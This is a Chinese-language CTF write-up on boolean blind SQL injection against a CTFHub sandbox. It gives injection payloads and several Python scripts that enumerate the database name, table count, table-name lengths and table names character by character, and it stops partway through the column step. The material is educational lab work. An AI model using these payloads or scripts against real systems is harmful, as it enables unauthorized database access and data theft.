SQL注入
布尔盲注
一、题目内容
二、布尔盲注介绍
布尔盲注与普通注入的区别在于:注入语句后,盲注不是返回查询到的结果,而只是返回查询是否成功,即:返回查询语句的布尔值。因此,盲注要盲猜试错。由于只有返回的布尔值,往往查询非常复杂,一般使用脚本来穷举试错。
盲注攻击思路:
由于对数据库的信息了解甚少,盲注需要考虑多种情况,一般思路如下:
1. 爆库名长度
2. 根据库名长度爆库名
3. 对当前库爆表数量
4. 根据库名和表数量爆表名长度
5. 根据表名长度爆表名
6. 对表爆列数量
7. 根据表名和列数量爆列名长度
8. 根据列名长度爆列名
9. 根据列名爆数据值
盲注常用函数
substr(str,from,length):返回从下标为from截取长度为length的str子串。其中,首字符下标为1
length(str):返回str串长度
三、解题思路
访问题目环境
输入1可以看见该处使用的查询语句是
select * from news where id=我们输入的值

那这里我们可以将自己的注入语句使用and与?id=1并列,完成注入
1.爆数据库名长度
使用length()函数来查询数据库的库名长度
由于这里只会返回对或者错误,所以需要列举来爆破长度
1 and length(database())=?
输入
1 and length(database())=1
返回
query_error


这里的长度到4的时候返回
query_success
说明数据库的长度为4
2.根据库名长度爆库名
得到数据库的库名长度后,可以使用substr(database(),i,1)将库名切片,循环i次,i是字符下标,每次循环要遍历字母表[a-z]作比较,即依次猜每位字符
例如这里我们输入

1 and substr(database(),1,1)='s'
返回
query_success
也就是说数据库名的第一个字符是s
这里写一个小脚本来爆破数据库的名字
import urllib.request
import urllib.parse
url = "http://challenge-cb42d164978cdf0b.sandbox.ctfhub.com:10800/?id="
map = "abcdefghijklmnopqrstuvwxyz"
query_success = []
for i in range(1, 5):
for x in map:
bool_inj = f"1 and substr(database(),{i},1)='{x}'"
query_n = url + urllib.parse.quote(bool_inj, safe='')
try:
resp = urllib.request.urlopen(query_n, timeout=8)
body = resp.read().decode('utf-8', errors='ignore')
except Exception as e:
print(f"[!] 请求失败 pos={i} ch='{x}': {e}")
body = ""
if "query_success" in body:
print(f"[✔] position {i}: found '{x}'")
query_success.append((i, x))
break
else:
print(f"[-] position {i} try '{x}' -> not matched")
print("\\n[+] query_success =", query_success)
result = []
for pos in range(1, 5):
for p, c in query_success:
if p == pos:
result.append(c)
break
else:
break
print("[+] database() (assembled from found positions) =", "".join(result))

遍历完可以发现库名是sqli
3、对当前库爆表数量
下一步是获取数据库内的表数量,这里使用mysql的查询语句select COUNT(*)。同样,要一个1到无穷的循环
1 and (select COUNT(*) from information_schema.tables where table_schema=database())=1

这里表比较多的话也是同样的写一个脚本来爆破,但是这里尝试了一下,就两张表

这里也给出脚本
import urllib.request
import urllib.parse
import time
url = "http://challenge-cb42d164978cdf0b.sandbox.ctfhub.com:10800/?id="
for i in range(1, 100):
base = f"1 and (select COUNT(*) from information_schema.tables where table_schema=database())={i}"
encoded = urllib.parse.quote_plus(base)
url_inj = url + encoded
try:
req = urllib.request.Request(url_inj, headers={
"User-Agent": "Mozilla/5.0 (compatible; sqli-check/1.0)"
})
with urllib.request.urlopen(req, timeout=5) as resp:
body = resp.read().decode("utf-8", errors="ignore")
except Exception as e:
print(f"[!] 请求失败 pos={i} : {e}")
body = ""
if "query_success" in body:
print(f"[✔] 当前库的表数量为 {i} ")
break
else:
print(f"[-] 尝试: {i} ")
time.sleep(0.05)

4、根据库名和表数量爆表名长度
现在已经拿到表的总数 i,比如 i = 2,说明有 2 张表。
把这 i 当作外层循环的次数:从第 0 张表开始,到第 i-1 张表结束(因为 SQL 的 LIMIT offset,1 用偏移量,从 0 开始计数)。
-
举例:LIMIT 0,1 取第 1 张表,LIMIT 1,1 取第 2 张表,以此类推。
对每一张表(外层循环的某一次),我们要知道这个表名有多长,所以再做一个内层循环 j:从 1 开始往上试(试 1、2、3……),直到找到正确的长度为止。
-
每次试 j 的时候,构造一个布尔注入:问服务器“这张表名的长度是不是 j?”
-
如果服务器返回“是”(query_success),说明表名长度就是 j,内层循环停止,记录下这个长度;否则 j 增加继续试。
重复步骤 2–3,直到把所有表名的长度都查出来(即外层循环跑完 i 次)。
1 and (select CHAR_LENGTH(table_name) from information_schema.tables where table_schema=database() limit 0,1)=4

同样的使用脚本来爆破
import urllib.request, urllib.parse
BASE = "http://challenge-cb42d164978cdf0b.sandbox.ctfhub.com:10800/?id="
HEADERS = {"User-Agent": "Mozilla/5.0"}
max_len = 100
for off in (0, 1):
for L in range(1, max_len+1):
payload = f"1 and (select CHAR_LENGTH(table_name) from information_schema.tables where table_schema=database() limit {off},1)={L}"
url = BASE + urllib.parse.quote_plus(payload)
try:
body = urllib.request.urlopen(urllib.request.Request(url, headers=HEADERS), timeout=5).read().decode("utf-8", "ignore")
except:
body = ""
if "query_success" in body:
print(f"第{off}张表 -> 长度为:{L}")
break

可以看到两张表的表名长度都是4
5、根据表名长度爆表名
和前面根据库名长度爆破库名一样,使用substr函数
1 and substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)='a'

import urllib.request, urllib.parse, time
BASE = "http://challenge-cb42d164978cdf0b.sandbox.ctfhub.com:10800/?id="
HEADERS = {"User-Agent": "Mozilla/5.0"}
DELAY = 0.05
table_lengths = {0: 4, 1: 4}
chars = "abcdefghijklmnopqrstuvwxyz0123456789_"
def send(payload):
url = BASE + urllib.parse.quote_plus(payload)
try:
r = urllib.request.urlopen(urllib.request.Request(url, headers=HEADERS), timeout=6)
return r.read().decode("utf-8", "ignore")
except Exception as e:
return ""
results = {}
for off, length in table_lengths.items():
name_chars = []
print(f"[*] 枚举 offset={off} 的表名(长度 {length})")
for pos in range(1, length+1):
found = None
for ch in chars:
# 用 LOWER(…) 保证比较小写,避免大小写问题
payload = (
f"1 and substr(lower((select table_name from information_schema.tables "
f"where table_schema=database() limit {off},1)),{pos},1)='{ch}'"
)
body = send(payload)
if "query_success" in body:
print(f" [+] pos {pos} -> '{ch}'")
name_chars.append(ch)
found = ch
break
time.sleep(DELAY)
if found is None:
print(f" [!] pos {pos} 未找到匹配字符,插入 '?' 并继续")
name_chars.append('?')
results[off] = "".join(name_chars)
print("\\n=== 爆破结果 ===")
for off in sorted(results):
print(f"Table {off} -> name = {results[off]}")

这里爆破出第二张表的名字为flag
6、对表爆破列数量

操作同对当前库爆表数量的步骤,只是要查询的表不同
